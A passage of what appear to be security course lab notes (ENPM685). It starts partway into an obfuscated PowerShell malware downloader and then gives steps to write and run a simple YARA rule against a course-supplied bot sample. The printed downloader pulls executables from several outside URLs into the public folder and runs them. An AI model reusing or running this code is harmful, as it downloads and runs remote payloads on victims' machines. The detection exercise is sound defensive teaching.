OLv+OLv//www.christia3XS+3XSn-3XS+3XSjans3XS+xJYOLv+OLv+xJ'+'Y3XSxJYOLv+OLv+xJYen.nl/3XS+3XStiga3CP3XS+3'+'XS/?ht3OLv+OLvXS+3XStp:3XS+3XS'+'//bxJY+xJYlo3XxJY+xJYS+xJY+xJY3XSg.p'+'rof3'+'XS+3X'+'Sesal.pl/XPwskt/OLv+OLv?3X
S+3XOLv+OLvSh3XS+3XSt3XS+'+'3'+'xJY+xJYXStp:/'+'/www.exoticevents.c3XS+3XSom.pk/C'+'xJY+xJYv9H/?http:/xJY+xJY/www.jo'+'omland.o3XS+'+'3XSrg/O3XS+3XS6isnF/3XS+'+'3X'+'SfoW.S3XS+3XSplit'+'3XS+3XS(fo3XS+3XSW'+'?fo3XS+3XSWOL'+'
v+OLv3XS+3XS);3OLv+O'+'LvXS+3XSf3XS+3XShAS3XS+3XSDxJY+xJYC = fh3XS+3XxJY+xJYSAenv:puxJY+xJYb3XS+3XSlic + f3XS+3XSoWNOLv+OLvW5fo3XS+3XSW + f'+'hAN3XS+3XSSB + 3XS+3XS(foW.3XOLv+OLvS+3XSexfoxJY+xJYW+foWefoW);fo
reach(fhAasfc in fhAADOLv+OLvCX3XS+OLv+OLv3XSOLv+OLv)'+'{3XS+3X'+'Str3XS+3XSy{fhAYYU.6qg3XOLv+OLvS+3XSDoxJY+xJYB'+'M3XS+3X'+'SOLv+OLvp3XS+3xJY+xJYXSWnlBMpOadFIOLv+OLv3XS+3XSBMple6qg(fhAasfc.63XS+3XSxJY+xJYqg
T'+'oSt'+'3XS+3XSrBMp3XS+3XSiB3XS+3XSM3XS+3XSpNg63'+'XS+3XS'+'qg(),OLv+OLvxJY+xJY fhxJY+xJYASDC)'+';&(f3XS+3XSoW3'+'XS+3XOLv+OLvSInvofxJY+xJY'+'oW+foWkfoOLv'+'+OLvW+foWe-3'+'XS+3XSItem3XS+3XSxJY+xJYfo3XS+3XSW)('+'fh
ASDC)'+'3XS+3XSOLv+OLv;b'+'reak;}catch{}}3XS)-RePLaCe 3XS6qg3XS,[cHAR]34-cROLv+OLvEPxJY+xJYlACE([c'+'xJY+xJYHAR]66+[cHAR]7xJY+xJY7+[cHAR]OLv+OLv112'+'),[cHAR]96-ROLv'+'+OLvePLaCe 3XSNW53XS,['+'cHAR]92 -RxJY+xJYePLaCe ([c
HAR]102+[cHAR]111+[cHAR]87),[cHAR]39 -RePLaCe([cHAR]102+[cHAR]104+['+'cHAR]65),[cHAR]36) d92&((variAbLE 3XOLv+OLvS*mDR*3XS).NAme[3,'+'11,2]-jOIn3XS3XS)xJY) OLv'+'+O'+'Lv-RepLacE xJYd92OLv+OLvxJ'+'Y'+','+'[cHAR]124-crePLAce([c
HAR]51+[cHAR]88+[cHAR]83),[cHAR]39)OLv+OLv ) OLv).REPLace(([chAr]104+[chAr]57+[chAr]8'+'4),[S'+'TrING][chAr]36).REPLace(OLvxJYOLv,['+'STrING][chAr]39)8fL ((Gv OLv*MdR*OLv).Name[3,11,2]-JOiNOLvOLv)') -CreplACE ([CHAr]56+[CHAr]10
2+[CHAr]108),[CHAr]124 -rEplaCe'OLv',[CHAr]39) )
```

YARA

1. Install YARA on your Kali VM – **`sudo apt-get install yara`**
2. Create a sample YARA rule to detect the enpm685-bot-v2.exe



```
rule enpm685_bot
{

        meta:
                created = "1/1/2020"
                author = "kts"

        strings:
                $enpm685 = "enpm685"

        condition:
                $enpm685

}
```

3. Download enpm685-bot-v2.exe from the course Google Drive share or the Files section in the ENPM685 course in ELMS
4. Run YARA to see if your rule is detected.
    - Format: **`yara yara.rule file.to.inspect`**
    - Example: **`yara enpm685.yara enpm685-bot-v2.exe`**

5. You can find additional strings to hex characters to add to reduce false positives with the use of the strings command (ex: **`strings enpm685-bot-v2.exe`**) and/or reviewing the file with a hex editor to find other possible strings/hex/regex to search for.